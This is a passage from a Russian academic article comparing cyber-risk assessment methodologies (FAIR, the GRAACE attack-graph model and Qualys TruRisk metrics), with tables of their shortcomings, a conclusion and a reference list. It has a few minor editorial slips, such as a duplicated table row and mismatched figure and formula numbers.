Secondary Loss – косвенные, отложенные потери, возникающие как последствия инцидента. Типичными примерами являются репутационный ущерб, штрафы от регуляторов, судебные издержки, отток клиентов и партнёров, снижение рыночной стоимости.

Более наглядно логика работы методологии представлена на рис. 2.

Рис. 2. Структура FAIR

Несмотря на формальное наличие этого разбиения, в классической FAIR отсутствует дальнейшая строгая структуризация и формализация этих компонент. На практике они часто оцениваются экспертно и агрегируются в единую денежную величину без детального анализа внутреннего состава. В связи с большим количеством неточностей, методологию необходимо улучшать. В табл. 5 представлены актуальные проблемы FAIR как методологии оценки рисков и возможные пути решения.

Таблица 5

Оценка проблем FAIR

Проблема FAIR	Описание проблемы	Предлагаемое решение
Подмена понятия риска ожидаемым ущербом	FAIR декларирует количественную оценку риска, однако фактически вычисляет математическое ожидание годового ущерба (Annualized Loss Expectancy). В терминах современной теории риска это не является риском в строгом смысле, поскольку не учитывает распределение исходов (волатильность), неопределённость параметров модели и вариативность возможных сценариев, сводя сложную картину к одному усреднённому значению. Это приводит к методологически некорректной интерпретации результатов.	Пересмотреть назначение модели. Использовать её только для расчета ожидаемого значения ущерба за период времени. Это устранит основное методологическое противоречие и позволит корректно позиционировать модель как инструмент оценки финансовых последствий, пригодный для сравнительного анализа альтернатив и поддержки решений о распределении ресурсов.
Подмена понятия риска ожидаемым ущербом	FAIR декларирует количественную оценку риска, однако фактически вычисляет математическое ожидание годового ущерба (Annualized Loss Expectancy). В терминах современной теории риска это не является риском в строгом смысле, поскольку не учитывает распределение исходов (волатильность), неопределённость параметров модели и вариативность возможных сценариев, сводя сложную картину к одному усреднённому значению. Это приводит к методологически некорректной интерпретации результатов.	Пересмотреть назначение модели. Использовать её только для расчета ожидаемого значения ущерба за период времени. Это устранит основное методологическое противоречие и позволит корректно позиционировать модель как инструмент оценки финансовых последствий, пригодный для сравнительного анализа альтернатив и поддержки решений о распределении ресурсов.
Недостаточная формализация параметра «Уязвимость»	FAIR ориентирована преимущественно на бинарный факт успешной компрометации и практически не учитывает способность системы противостоять развивающейся атаке, деградировать постепенно, а также восстанавливаться после инцидентов. Не учитываются такие параметры, как время до отказа, время восстановления, степень деградации функций.	Введение характеристик динамики функционирования системы, на основе жизненного цикла системы на основе распределения Вейбулла или ему подобных, использование теории надежности для расчета восстановления системы. Таким образом методолгоия перестает быть бинарной,

Продолжение табл. 5

Проблема FAIR	Описание проблемы	Предлагаемое решение
		что значительно ближе к реальности сложных киберфизических систем.
Отсутствие оценки информационных потерь	В FAIR все потери агрегируются преимущественно в денежном выражении без явного и структурированного выделения ущерба, специфичного для информации как актива – а именно, ущерба от нарушения конфиденциальности, целостности и доступности (CIA).	Введение в компоненты первичного или вторичного ущерба явной оценки информационных потерь системы или её узлов. Такой подход позволяет увязать оценку с общеупотребимыми качественными и полуколичественными шкалами, что повышает воспроизводимость, объективность и сопоставимость результатов оценки.

Однако, несмотря на многие неточности и упрощения данной методологии основная проблема заключается в невозможности использования её как основного инструмента расчета и анализа информационных рисков, что прямо противоречит её названию. FAIR является сугубо дополнительной методологией и это обуславливается его главной идеей – оценкой ожидаемо ущерба, а не реального риска.

Графовый риск-анализ эффективности киберконтроля от компании Monaco Risk

Несмотря на все усовершенствования, потенциально реализуемые в FAIR, базовая логика модели остаётся неизменной: результатом расчёта является точечная оценка – ожидаемый годовой ущерб (QALE). Такой подход удобен для финансового планирования, бюджетирования и сравнительного анализа мер защиты в терминах «среднего» случая. Однако он принципиально ограничен при анализе сложных, многоэтапных, адаптивных и взаимосвязанных атак, характерных для современного киберпространства.

Методология GRAACE [13] – графовый риск-анализ эффективности киберконтроля (Graph-based Risk Assessment and Attack Chain Evaluation) была разработана как попытка преодолеть эти ограничения за счёт кардинальной смены парадигмы: перехода от узловых оценок ожидаемого ущерба к анализу графов атак и вероятностных распределений исходов.

В основе GRAACE лежит представление анализируемой системы и угроз в виде ориентированного графа атак (Attack Graph) или дерева угроз (Attack Tree), где: вершины (узлы) графа соответствуют состояниям или конкретным активам инфраструктуры; рёбра (дуги) графа отражают возможные действия нарушителя, переводящие систему из одного состояния в другое. Каждому ребру сопоставляется вероятность успеха этого действия, а пути в графе от начальной вершины (точки входа) до целевой вершины (цели атаки) представляют собой полноценные сценарии атаки (attack chains).

В отличие от FAIR, где анализ проводится изолированно для каждого актива/события, GRAACE оперирует цепочками событий, что позволяет явно учитывать:

1) зависимость этапов атаки друг от друга (для выполнения шага В необходимо сначала выполнить шаг А);

2) альтернативные маршруты достижения цели (нарушитель может выбрать другой путь, если основной заблокирован);

3) накопление ущерба и повышение привилегий по мере продвижения нарушителя по графу.

Нагляднее работа GRAACE представлена на рисунке упрощенной модели графа кибератак (рис. 6). Как можно заметить, злоумышленник может выбирать любой путь для атаки и оригинальный граф кибератак GRAACE даст сведения о вероятности успешной атаки по каждому атаки, используя ресурс MITRE ATT&CK [14]. Пути атак – последовательность конкретных техник MITRE [15]. В конце всех расчетов GRAACE предоставляет самые вероятные пути атаки для конкретной системы.



Рис. 3. Упрощенная модель графа кибератак GRAACE

Оценка риска в GRAACE [16] строится на следующих ключевых элементах:

1) построение графа атак для анализируемой системы с учётом её конфигурации, уязвимостей и возможных действий угроз;

2) назначение вероятностей перехода по каждому ребру графа (вероятность успеха конкретного действия);

3) определение функций ущерба, ассоциированных с достижением определённых вершин-состояний (особенно целевых). Ущерб может быть детализирован;

4) анализ графа и агрегация сценариев с использованием методов теории графов и вероятностного моделирования. Моделируется множество случайных прохождений по графу в соответствии с заданными вероятностями.

Вместо вычисления одного значения QALE, GRAACE формирует эмпирическое распределение возможных потерь. На выходе можно получить не только средний ущерб, но и, что критически важно, вероятностные характеристики: вероятность достижения цели, вероятность ущерба, превышающего заданный порог, ожидаемый ущерб в наихудших сценариях.

Ввиду закрытости и новизны модели, нельзя назвать конкретные ошибки в методике GRAACE, однако можно подметить несколько ключевых неточностей:

1) очень высокие требования к входным данным. Необходимо знать топологию системы, все существенные уязвимости, точно оценивать вероятности успеха сотен действий. Данные часто недоступны или крайне неопределённы;

2) вычислительная и интерпретационная сложность. Построение и анализ графов для крупных систем может быть чрезвычайно ресурсоёмким. Результаты в виде распределений сложнее для восприятия и принятия решений менеджерами, чем одно число QALE;

3) сильная зависимость от экспертных допущений. Назначение вероятностей на рёбрах графа остаётся субъективной процедурой, ошибки в которой могут значительно исказить итоговое распределение.

В целом GRAACE выглядит как перспективная модель, готовая к актуальным киберугрозам, однако компанией-создателем Monaco Risk не было продемонстрированы примеры реального интегрирования их системы в компании или государственные структуры.

Методика оценки и приоритизации киберрисков от компании Qualys

Qualys - глобальный поставщик решений для управления уязвимостями и оценки киберрисков, широко применяемых в корпоративной инфраструктуре [17].

Qualys заявляет о более чем 10 000 клиентских организаций в свыше 130 странах; среди публично известных

пользователей - Aflac, Capital One, Cisco, Amazon.

Отсюда вполне уместно рассмотреть методики, предложенные Qualys по оценке рисков, такие как TruRisk, QVS, QDS [18], а также связанные с ними метрики ACS (Asset Criticality Score) и Asset Exposure.

Прежде всего рассмотрим метрику, именуемую QVS (Qualys Vulnerability Score), которая по заявлениям Qualys является их собственной оценкой уязвимости (на уровне CVE), показывающей вероятность её эксплуатации. Наглядная схема учета факторов, используемых экспертной командой Qualys при выставлении данной метрики, представлена на рис. 4.



Рис. 4. Схема формирования метрики QVS

Важно отметить, что какие-либо подробности, математической основы того, как рассчитывается метрика, представленная на рис. 1, Qualys не раскрывает публично. Но факт предоставления логики расчета данной метрики может послужить основой для того, какие факторы стоит учитывать при попытках оценить уязвимости с точки зрения вероятности их эксплуатации [19].

Далее рассмотрим схему расчета метрики, прямо связанной с QVS и именуемой QDS (Qualys Detection Score), представленную на рис. 5.

Все начинается с проверки актива на наличие в нем уязвимостей. Сама же метрика QDS по словам Qualys выражает остаточный риск уязвимости на активе, после учета компенсирующих мер на этом активе, а также учета временных метрик [20].

Также крайне важно отметить, что, как и в случае с QVS, Qualys не публикует какие-либо математические обоснования того, как временные метрики и CID влияют на

конечный QDS [21], формула которого также не публикуется.



Рис. 5. Схема определения QDS

Однако рассмотрение данной методики может быть полезно при попытках создания собственных методик регулирования рисков уязвимостей на активах (компонентах) различных систем, так как она демонстрирует, какие факторы следует учитывать при этих попытках.

Далее рассмотри две метрики: ACS (Asset Criticality Score) и Asset Exposure.

ACS (Asset Criticality Score) — это метрика важности актива для бизнес-инфраструктуры компании (диапазон значений 1–5). ACS [22] отражает, насколько важен по мнению экспертов рассматриваемый актив; в формулах TruRisk (рассматриваемых далее) выступает как множитель.

AE (Asset Exposure) - показатель сетевой экспозиции (видимости/доступности) актива из интернета — сколько и каких внешних признаков делает актив лёгкой целью (публичный IP, открытые сервисы, DNS, сертификаты и др.). В модели TruRisk AE [23] используется как множитель для внешних активов.

Также стоит отметить, что методика выставления данных метрик не раскрывается Qualys публично, но их рассмотрение важно с точки зрения того, что они позволяют понять, какие факторы важны при рассмотрении вопросов регулирования киберрисков в реальной жизни с точки зрения вендоров.

Теперь перейдем к формулам TruRisk для внешних и внутренних активов соответственно. В документации Qualys подчёркивается, что TruRisk [24] — это количественный показатель риска актива.

Формула TruRisk для внутренних активов:

$$\mathrm{TruRisk}_{\text{внутр.}} = \min\left(\mathrm{ACS} * \left(\sum_{i\in\{c,h,m,l\}} w_i * \overline{\mathrm{QDS}_i} * \left(\mathrm{Count}(\mathrm{QDS}_i)\right)^{\frac{1}{100}}\right), 1000\right), \quad (4)$$

где ACS (Asset Criticality Score) – отражает важность актива для бизнеса (1–5);

$i \in \{c, h, m, l\}$ – категории критичности уязвимостей: critical, high, medium, low;

w_i – весовые коэффициенты, определяющие относительный вклад каждой категории в общий риск;

$\overline{QDS_i}$ – с редний QDS уязвимостей категории i на активе;

$Count(QDS_i)$ – количество уязвимостей данной категории;

$(Count(QDS_i))^{\frac{1}{100}}$ – операция, обеспечивающая умеренный рост риска при увеличении количества уязвимостей;

Min (..., 1000) – ограничение итогового значения в диапазоне 0–1000.

Формула (3) агрегирует все уязвимости актива, взвешивает их по уровню критичности, корректирует по количеству и умножает на бизнес-критичность актива [25].

Формула TruRisk для внешних активов принимает следующий вид:

$$TruRisk_{внеш.} = \min(AE * ACS * (\sum_{i\in\{c,h,m,l\}} w_i * \overline{QVS_i} * \left(Count(QVS_i)\right)^{\frac{1}{100}}),1000), \quad (5)$$

где AE (Asset Exposure) – показатель сетевой экспозиции (1÷5), отражающий доступность ресурса из интернета: публичный IP, открытые порты, DNS, TLS-сертификаты, OSINT-видимость.

В формуле (4) для внешних активов добавляется параметр AE, учитывающий, показатель сетевой экспозиции, отражающий доступность ресурса из интернета.

Добавление параметра Asset Exposure в формулу TruRisk для внешних активов отражает принципиальное различие в характере угроз для ресурсов, находящихся под прямой или косвенной доступностью из сети Интернет. В отличие от внутренних активов, для которых вероятность атаки в значительной степени определяется внутренним контуром безопасности организации, внешние активы подвержены воздействию более широкого круга потенциальных нарушителей. Наличие публичного IP-адреса, открытых сетевых сервисов, доменных записей, TLS-сертификатов и иных признаков внешней видимости существенно увеличивает вероятность попыток эксплуатации уязвимостей, даже при сопоставимом уровне их технической критичности.

Анализ вышеприведенного методического обеспечения позволяет сделать ряд выводов, которые сведены в табл. 6.

Таким образом, в исследовании просматривается следующие проблемные точки: экспертная природа весовых коэффициентов, непрозрачность внутренних алгоритмов QVS/QDS, дискретная шкала ACS/AE, необоснованный выбор функции учёта количества обнаружений, а также смешение угрозовых и бизнес-компонентов в единой формуле. Каждое из этих ограничений имеет прямое влияние на интерпретацию результатов: отсутствие прозрачных весов и формул препятствует воспроизводимости и аудитируемости расчётов; дискретизация ACS/AE и произвольная форма учёта Count вносят дополнительные искажения при ранжировании активов.

Тем не менее, изучение предложенной Qualys структуры полезно и практически ценно. Во-первых, она ясно показывает набор факторов, которые индустрия считает важными: данные из CVSS, вероятность эксплуатации уязвимости из EPSS, наличие в списках известных эксплуатаций (CISA KEV), зрелость кода-эксплойта, и контекст актива (ACS, AE). Во-вторых, сама идея комбинирования разведданных и бизнес-контекста даёт рабочую архитектуру для построения внутренних моделей приоритизации - даже если конечная формула должна быть иной. К тому же, риск-методика Qualys служит практическим ориентиром в том, какие данные необходимо собирать, а также какие зависимости важно установить и риск анализа кибербезопасности.

Таблица 6

Недостатки методики Qualys и пути ее совершенствования

Рассматриваемый аспект	Недостатки инструментария	Пути совершенствования инструментария
Экспертная природа весовых коэффициентов w_i	Весовые коэффициенты, используемые Qualys для категорий уязвимостей (critical/high/medium/low), не обоснованы математически. Они определены исключительно экспертным методом внутри компании, что затрудняет независимую верификацию модели. В итоге, значение TruRisk частично основывается не на данных, а на экспертных допущениях вендора.	Учет факта экспертного задания весов подсказывает необходимость перехода к прозрачному и воспроизводимому способу задания весов в собственной методике. Уместно - формализовать процедуру калибровки весов (например, на исторических инцидентах или через экспертные анкетирования), что повысит доверие к создаваемой модели и позволит адаптировать ее под специфику объекта исследования.
Непрозрачная внутренняя конструкция QDS и QVS	Qualys публикует только описание методики расчета QVS и QDS, но не раскрывает математическую формулу: неизвестны веса факторов, способ нормализации, порядок объединения CVSS, EPSS, KEV и др. Это делает модель по сути «чёрным ящиком», полностью зависящим от внутренней логики платформы.	Обновленная методика должна быть документируемой и верифицируемой, то есть явно фиксировать источники входных данных, формулы нормализации, порядок агрегирования, что даёт возможность воспроизводимости расчётов, независимой проверки результатов и сравнения альтернативных вариантов.
Использование экспертных оценок вместо расчетных (ACS, AE)	ACS и AE выражены в виде дискретных категорий 1÷5. Переход между этими категориями вызывает скачкообразные изменения риска, а смешивание таких дискретных значений с непрерывными метриками QDS приводит к математической неоднородности модели.	В отличии от подхода, реализуемого Qualys, при разработке собственного инструментария, требуется учитывать все недостатки рассмотренной модели и использовать расчетные оценки, которые позволят более точно отражать приводимую оценку метрик, применяемых в собственных методиках.
Необоснованность метода учета количества уязвимостей $\left(Count\left(QDS_i\right)\right)^{\frac{1}{100}}$)	Использование корня степени 1/100 не имеет формального обоснования ни в теории риска, ни в математической статистике. Этот множитель создан якобы для уменьшения влияния большого количества уязвимостей. Однако выбранная степень может приводить к непредсказуемым нелинейным эффектам.	Понимание того, что этот множитель - крайне не точен и не обоснованно введен, делает полезным в собственной методике формализовать обоснование выбираемого метода (функции) для учёта количества уязвимостей: сравнить альтернативы (линейная, логарифмическая, степенная) и выбирать на основе данных и получаемых результатов. Обязателен анализ чувствительности и отчёт о том, почему выбран именно такой способ, чтобы не вводить скрытые эффекты при масштабировании.
Смешение разнородных параметров	В одной формуле TruRisk перемножаются показатели угроз (QDS/QVS), бизнес-критичность (ACS), количество уязвимостей и сетевая экспозиция аткива (AE). Их совместное использование не корректно уже исходя из размерности параметров.	Важно при разработке альтернативной методики чётко разделять разнородные сущности и если их использовать, то делать это обоснованно в различных аналитических выражениях, корректно задавая их единицы измерения и методику приведения к общей шкале. Это поможет избежать математической неразберихи и даст возможность адекватно интерпретировать результат.

Наконец, рассмотрение отраслевых подходов помогает сформировать понимание компромиссов между их точностью, масштабируемостью и прозрачностью. Изучение и критика индустриальных алгоритмов дают практический материал для построения собственных моделей, что в конечном счёте повышает качество реализуемых решений. В свете изложенного, инструментальные наработки Qualys следует рассматривать как полезную операционную структуру действий, требующую собственной методической «начинки» и адаптации под специфику защищаемой системы.

Заключение

В настоящей работе продемонстрирована практическая и методологическая значимость анализа современных подходов к управлению киберрисками: от нормативно-ориентированных конструктов RMF/NIST и операционно-ориентированной CSRMC до прикладных количественных методик FAIR, продуктовых метрик вендоров (Qualys) и графовых моделей анализа атак (GRAACE). Каждый из рассмотренных инструментов вносит свой вклад в общее понимание проблемы: RMF и CSRMC задают жизненный цикл и институциональные принципы управления рисками, делая акцент на интеграции безопасности в жизненный цикл систем и на непрерывном мониторинге; FAIR предлагает перевод рисков в бизнес-понятия через денежную оценку ожидаемых потерь, что облегчает бюджетирование и принятие экономически обоснованных решений; методики вендоров и платформы управления уязвимостями демонстрируют набор практических признаков и метрик, необходимых для приоритизации работ по устранению уязвимостей; графовые подходы, в свою очередь, расширяют аналитический инструментарий, позволяя моделировать цепочки атак и получать вероятностные распределения потерь, более адекватные для сложных взаимосвязанных систем. На этом фоне очевидна комплементарность методов: количественная оценка ожидаемого ущерба пригодна для финансового планирования, тогда как графовый анализ и данные разведки угроз необходимы для сценарного анализа и оперативной приоритизации контрмер.

Вместе с тем, анализ выявил существенные ограничения и предупреждает о рисках некритичного переноса методов «как есть» в практику организаций. FAIR, будучи удобным инструментом для получения одного скалярного показателя (ожидаемого годового ущерба), не отражает волатильности и распределения исходов, что снижает его применимость в ситуациях с высокой неопределённостью и редкими катастрофическими событиями; продуктовые метрики нередко остаются «чёрными ящиками» без прозрачной математической основы, что затрудняет верификацию и воспроизводимость результатов; графовые модели требуют значительных объёмов данных и вычислительных ресурсов, а также аккуратного обращения с экспертными допущениями при назначении вероятностей переходов. Эти методологические ограничения указывают на необходимость тщательной адаптации методов под конкретный контекст организации: обеспечение прозрачности и воспроизводимости вычислений, учет динамики функционирования и восстановления систем, формализация весов и допущений, а также комбинирование моделей для получения как агрегированных бизнес-метрик, так и распределений сценарных исходов.

Практическая польза от всестороннего рассмотрения описанных методик заключается в возможности выстроить многоуровневую систему управления рисками, сочетающую стратегическое управление и нормативную базу с оперативными инструментами приоритизации и сценарного моделирования. Интеграция принципов CSRMC и RMF обеспечивает организационную готовность и непрерывность процессов, количественные подходы типа FAIR дают совместимый с бизнесом язык для обоснования инвестиций, вендорские метрики и платформы указывают на набор данных и телеметрии, необходимых для автоматизированного мониторинга, а графовые подходы позволяют глубже понять пути и последствия атак. Именно сочетание этих элементов – при условии корректной

калибровки, прозрачности и учета человеческого фактора - создаёт основу для устойчивой и адаптивной системы управления киберрисками, способной как обосновывать ресурсные решения на уровне руководства, так и поддерживать оперативную готовность к реальным угрозам.

Вместе с тем, наиболее полную картину для анализа дают аналитические методы, опирающиеся н теорию вероятностей и сценарные модели кибератак во всем многообразии их разновидностей эксплуатируемых уязвимостей. Именно в этом направлении видится перспектива развития теории и практики управления информационными рисками.

Список литературы

1. CVSS (Common Vulnerability Scoring System) URL: https://www.first.org/cvss/ (дата обращения: 12.11.2025).
2. CVE (Common Vulnerabilities and Exposures) URL: https://cve.mitre.org/ (дата обращения: 12.11.2025).
3. NIST (National Institute of Standards and Technology) URL: https://nvd.nist.gov/ (дата обращения: 12.11.2025).
4. CWE (Common Weakness Enumeration) URL: https://cwe.mitre.org/ (дата обращения: 12.11.2025).
5. CISA KEV (Known Exploited Vulnerabilities Catalog) URL: https://www.cisa.gov/known-exploited-vulnerabilities-catalog (дата обращения: 12.11.2025).
6. MITRE ATT&CK URL: https://attack.mitre.org/ (дата обращения: 12.11.2025).
7. National Cyber Strategy USA 2018 URL: https://trumpwhitehouse.archives.gov/wp-content/uploads/2018/09/National-Cyber-Strategy (дата обращения: 12.11.2025).
8. Risk Management URL: https://www.nist.gov/risk-management (дата обращения: 6.12.2025).
9. International Cyberspace and Digital Policy Strategy 2024 URL: https://www.state.gov/united-states-international-cyberspace-and-digital-policy-strategy/ (дата обращения: 12.11.2025).
10. Department of War Announces New Cybersecurity Risk Management Construct URL: https://www.war.gov/News/Releases/Release/Article/4314411/department-of-war-announces-new-cybersecurity-risk-management-construct/ (дата обращения: 12.11.2025).
11. Quantitative Information Risk Management | The FAIR Institute URL: https://www.fairinstitute.org/ (дата обращения: 12.11.2025).
12. The Importance and Effectiveness of Cyber Risk Quantification | The FAIR Institute URL: https://www.fairinstitute.org/what-is-fair (дата обращения: 12.11.2025).
13. Cyber Risk Quantification Models: FAIR™ vs GRAACE™ URL: https://www.monacorisk.com/post/cyber-risk-quantification-models-fair-vs-graace (дата обращения: 12.11.2025).
14. MITRE ATT&CK® URL: https://attack.mitre.org/ (дата обращения: 12.11.2025).
15. Techniques - Enterprise | MITRE ATT&CK® URL: https://attack.mitre.org/techniques/enterprise/ (дата обращения: 12.11.2025).
16. Why Monaco Risk? | Monaco Risk URL: https://www.monacorisk.com/why-monacorisk (дата обращения: 12.11.2025).
17. Qualys URL: https://www.qualys.com/company (дата обращения: 12.11.2025).
18. Qualys Detection Score URL: clck.ru/3QrB5D (дата обращения: 3.12.2025).
19. Qualys Security Blog URL: https://blog.qualys.com (дата обращения: 12.11.2025).
20. Understanding the Qualys Detection Score URL: https://clck.ru/3QrB3n (дата обращения: 12.11.2025).
21. Effective Vulnerability Management URL: https://clck.ru/3QrBZ7 (дата обращения: 12.11.2025).
22. Asset Details URL: https://clck.ru/3QrBCg (дата обращения: 12.11.2025).
23. Qualys TruRisk URL: https://clck.ru/3QrBLi (дата обращения: 12.11.2025).
24. Display TruRisk Details (ARS, ACS, QDS) URL: https://clck.ru/3QrBoD (дата обращения: 12.11.2025).

25. Calculating TruRisk Score URL: https://clck.ru/3QrBTZ (дата обращения: 12.11.2025).

26. Qualys Documentation - TruRisk Score Model URL: https://clck.ru/3QrBdd (дата обращения: 12.11.2025).

27. How the Qualys Enterprise TruRisk - TruRisk Score Model URL: https://clck.ru/3QrBkU (дата обращения: 12.11.2025).

Воронежский государственный технический университет
Voronezh State Technical University

Поступила в редакцию 20.11.2025

Информация об авторах

Остапенко Александр Алексеевич – аспирант, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

Москалева Екатерина Алексеевна – канд. техн. наук, доцент, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

Никитченко Михаил Олегович – студент, Воронежский государственный технический университет, e-mail: maikl.nikitchenko@yandex.ru

Щеглов Кирилл Витальевич – студент, Воронежский государственный технический университет, e-mail: kiryusha.shheglov@mail.ru

Шевченко Дарья Ивановна – студент, Воронежский государственный технический университет, e-mail: shevchenkodashka@yandex.ru

Попов Ярослав Евгеньевич – студент, Воронежский государственный технический университет, e-mail: yarik.popov.2004@gmail.ru

Неменущий Максим Дмитриевич – студент, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

TOOLS FOR ASSESSMENT AND REGULATION OF COMPUTER ATTACK IMPLEMENTATION RISKS

A.A. Ostapenko, E.A. Moskaleva, M.O. Nikitchenko, K.V. Shcheglov, D.I. Shevchenko, Ya.E. Popov, M.D. Nemenushchiy

